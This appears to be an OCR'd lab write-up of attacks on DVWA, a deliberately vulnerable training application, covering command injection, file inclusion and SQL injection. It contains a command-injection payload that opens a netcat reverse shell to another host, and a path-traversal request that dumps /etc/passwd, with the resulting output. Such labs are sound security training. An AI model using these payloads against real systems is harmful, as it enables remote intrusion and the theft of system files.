Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Brute Force
Login
Username:
Password:
Login
Welcome to the password protected area admin
More Information
https://owasp.org/www-community/attacks/Brute_force_attack
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
https://www.golinuxcloud.com/brute-force-attack-web-forms

Web Vulnerability-02
DVWA- Command Injection


- Command injection is a type of input-based exploit in which hacker can mention specific set of commands or codes in the vulnerable applications where user input is required.
- Security Level = High
- Going through the source code
- Figuring the vulnerability in the code
- Required useful output





15:08
Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1|nc 192.168.247.129 11119 -e /bir
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
127.0.0.1
15:09
root@kali: /home/kali
File Actions Edit View Help
root@kali: /var/www/html/DVWA/config
root@kali: /home/kali
root@kali: /etc/php/8.2/apache2
root@kali: /home/kali
kali@kali: ~
(root㉿kali)-[/home/kali]
nc -l -p 11119
whoami
www-data
ls
help
index.php
source
cd ..
ls
authbypass
brute
captcha
csp
csrf
exec
fi
javascript
open_redirect
sqli
sqli_blind
upload

Web Vulnerability-03
DVWA- File Inclusion

- The File Inclusion vulnerability allows an attacker to include a file from the server.
- vulnerability occurs due to the use of user-supplied input without proper validation
- Security Level = High
- The HTTP response of *http://localhost/dvwa/vulnerabilities/fi/?page=/../../../../../../../../../../../../windows/win.ini* contains the output of the included file which indicates that the payload was executed successfully on the server






Vulnerability: File Inclusio
127.0.0.1/DVWA/vulnerabilities/fi/?page=../../../../../../../../../../../../../../etc/passwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:109:113:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin saned:x:110:116::/var/lib/saned:/usr/sbin/nologin lightdm:x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin nm-openvpn:x:112:118:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin rtkit:x:113:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:114:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin mysql:x:116:123:MySQL Server,,,:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:119:126::/var/lib/snmp:/bin/false sslh:x:120:128::/nonexistent:/usr/sbin/nologin ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:124:65534::/run/iodine:/usr/sbin/nologin miredo:x:125:65534::/var/run/miredo:/usr/sbin/nologin statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:127:133::/var/lib/redis:/usr/sbin/nologin postgres:x:128:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mosquitto:x:129:136::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:130:137::/var/lib/inetsim:/usr/sbin/nologin
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload



Google
127.0.0.1/DVWA/vulnerabilities/fi/?page=http://google.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
Search Images Maps Play YouTube News Gmail Drive More
Sign in
Google
Advanced search
Google Search I'm Feeling Lucky
Google offered in: سندی بسنو اردو
Advertising About Google Google.com.pk
© 2023 - Privacy - Terms
DVWA
Home
Instructions
Setup / Reset DB
Brute Force

Web Vulnerability-04
DVWA- SQL Injection

- SQL injection attack is a type of attack where malicious SQL commands are injected into data input to affect the execution of predefined SQL commands.
- DVWA web application does not validate a user input
- Security Level = High
- Allow an attacker to provide an input containing SQL statements
- Modify the output in a way to retrieve desired data from the database
- An attacker can dump entire data from the database






Vulnerability: SQL Injectio
27.0.0.1/DVWA/vulnerabilities/sqli/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusio
File Upload
Insecure CA
SQL Injectio
SQL Injectio
Weak Sessic
XSS (DOM)
XSS (Reflect
XSS (Stored)
Vulnerability: SQL Injection
Click here to change your ID.
ID: 2
First name: Gordon
Surname: Brown
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#
Session ID: 2
Submit
Close

